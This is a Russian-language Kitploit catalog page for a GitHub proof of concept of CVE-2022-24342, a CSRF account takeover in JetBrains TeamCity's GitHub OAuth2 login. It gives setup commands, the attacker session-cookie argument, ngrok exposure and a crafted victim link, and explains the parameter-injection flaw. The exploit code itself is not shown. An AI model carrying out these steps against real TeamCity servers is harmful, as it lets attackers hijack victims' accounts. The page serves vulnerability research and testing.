
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2022-24342 — PoC для CVE-2022-24342: захват аккаунта через CSRF в аутентификации GitHub | Kitploit

Инструменты/GitHubGitHub/yuriisanin/cve-2022-24342
Анализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийТестирование на ПроникновениеАутентификацияRed Teaming
GitHubyuriisanin/cve-2022-24342

CVE-2022-24342

PoC для CVE-2022-24342: захват аккаунта через CSRF в аутентификации GitHub

Репозиторий
377334 лет назадПроверено Kitploit
Поделиться

CVE-2022-24342

JetBrains TeamCity — захват аккаунта через CSRF в аутентификации GitHub (PoC)

  • CVE-2022-24342
    • Требования
    • Использование
    • Как это работает?
      • GitHub OAuth2: порядок обработки параметров запроса
      • CVE-2022-24342: последовательность HTTP-запросов

Требования

  • JetBrains TeamCity <2021.2.1
  • Включена аутентификация GitHub

Использование

  1. Попробуйте войти в целевой экземпляр TeamCity с учетной записью GitHub атакующего, чтобы авторизовать приложение TeamCity в GitHub.

  2. Установка и запуск:

$ git clone https://github.com/yuriisanin/CVE-2022-24342
$ cd CVE-2022-24342/
$ pip3 install -r requirements.txt
$ python3 exploit.py -h

usage: exploit.py [-h] -s S [-p P]

optional arguments:
  -h, --help  show this help message and exit
  -s S        GitHub user session
  -p P        Uvicorn port

$ python3 exploit.py -s {attackers_github_session_cookie}

Если вы запускаете эксплойт на локальной машине, возможно, вам понадобится использовать Ngrok или альтернативы.

$ ngrok http 8000
  1. Создайте приложение GitHub OAuth2:
homepage: "http://{exploit-host}:8000"
authorization callback url: "http://{exploit-host}:8000/callback"
  1. Отправьте жертве следующую ссылку:
http://{exploit-host}:8000/exploit?target_host=http://{target-host}&gh_client_id={github_oauth_client_id}

ДЕМО:
CVE-2022-24342 Демо

Как это работает?

TeamCity был уязвим к инъекции параметров запроса во время потока OAuth2, что позволяло злоумышленнику перенаправлять пользователя в произвольное приложение GitHub OAuth2, перехватывать действительный параметр state и подключать произвольную учетную запись GitHub к учетной записи TeamCity жертвы.

Это стало возможным благодаря следующим факторам:

  • Порядок обработки параметров запроса GitHub OAuth2
  • Инъекция параметров запроса в TeamCity

GitHub OAuth2: порядок обработки параметров запроса

github-oauth-parameters-processing

CVE-2022-24342: последовательность HTTP-запросов

requests-flow

Поддержка

Вы можете следить за мной в Twitter, GitHub или YouTube.

Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    546
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    477
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    377
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    324
  • 5

    estorides

    grisuno/estorides

    Агрегирует 99+ бесплатных источников OSINT параллельно, преобразует сущности в граф знаний и экспортирует в STIX 2.1, MISP или GraphML с анализом при поддержке LLM.

    269
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    252

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →






